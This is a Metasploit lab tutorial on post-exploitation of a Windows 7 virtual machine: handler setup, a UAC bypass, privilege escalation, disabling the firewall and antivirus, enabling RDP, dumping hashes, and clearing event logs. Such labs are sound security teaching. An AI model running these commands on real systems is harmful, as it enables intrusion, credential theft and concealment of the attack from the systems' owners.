**Lab – Post-Exploitation of Microsoft Windows**

**Overview**

In this lab, you will learn how to perform post-exploitation of a Microsoft Windows target using Metasploit. The Metasploit Framework comes with several useful scripts that can aid you in exploiting a Microsoft target. These scripts are made by third parties and eventually become part of the subversion repository.

These scripts are to be used with a Meterpreter shell once the target has been compromised. Post-exploitation refers to the actions taken after a session is opened between the attacker and the target.

**Lab Requirements**


* One virtual install of Kali Linux.
* One virtual Install of Windows 7 Pro or Enterprise.
* An established Meterpreter session with your Windows 7 target.

**Begin the lab!**

Create a meterpreter session between your Kali machine and your Windows 7 Pro target.

From your Kali desktop, right-click on your working folder, and from the context menu,


select **Open Terminal Here**.




Use your meterpreter script to create a listener. At the terminal prompt, type:

**msfconsole -r handler\_tcp.rc**


If the script completes successfully, your kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.




Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.




Return to your Kali terminal, and you should see a Meterpreter prompt.



At the Meterpreter prompt, type, **getuid**


The **getuid** function returns the real user ID of the calling process. We can try and escalate our privileges using the **getsystem** command, but this operation fails as the command is not supported.

****


We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **background** at the prompt. Once the session has been background, we need to search for a UAC bypass exploit.




At the prompt, type for **search bypassuac**.



At the prompt type, **use** **exploit/windows/local/bypassuac**

****

The missing parameter is the session ID. We can list all meterpreter sessions running using the **sessions -i** command.




From the results, we know that our Metrepreter session is using the session ID of 1.

We next need to set the SESSION parameter to 1. At the prompt type, **set session 1**.



At the prompt, type **run**.




We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **getsystem** command, and we are currently running as NT AUTHORITY\SYSTEM.

**Begin the Lab!**

The following scripts have been depreciated and available now as Metasploit exploits, but the scripts still work without issue.


**run checkvm**

Our first script will tell us if we have exploited a virtual machine. In this example, the **checkvm** script has detected my target as a VM running inside of VirtualBox.




**run getcountermeasure**

The **getcountermeasure** script checks the security configuration on the target machine and can disable other security measures such as A/V, Firewall, and much more. Note that my windows firewall is enabled.




**netsh firewall set opmode mode=disable**


We can disable the Windows firewall using the **netsh firewall set opmode mode=disable** command. We confirm our firewall is enabled. (I used services to start the service)




To run NETSH, we have to drop into a shell on our Windows target. At the prompt, type shell and hit enter. This is the command prompt on our target machine.




At the prompt, type **netsh advfirewall set opmode mode=disable**



If we return to our Windows 7 target, we should see a message that our firewall has been turned off.




Return to your Meterpreter prompt by typing exit at the prompt.




**run getgui**


The **getgui** script is used to enable RDP on a target system if it is disabled. In this example, running **getgui** determined that RDP was disabled. Adding the **-e** switch enabled RDP on the target.



Once I enable RDP on the remote target, from a new Kali terminal, I type **rdesktop** followed by the IP address of the target to log in remotely.




Note that **getgui** comes with a clean-up script to that sets everything back to the default. Here I run the clean script to hide my presence.




**run killav**

The **killav** script can be used to disable most antivirus programs running as a service on a target, Most but not all.


  
**run remotewinenum**

The **remotewinenum** script will enumerate system information through wmic on the victim. Take the note of where the logs are stored. This script requires a username and password along with the IP address of the target to run.




**run scraper**

The **scraper** script can grab even more system information, including the entire registry.



**run winenum**

The **winenum** script makes for a very detailed windows enumeration tool. This script dumps tokens, hashes, and much more.



**clearev**

And when you are all done, you can clear your tracks by deleting any event logs using the **clearev** command.

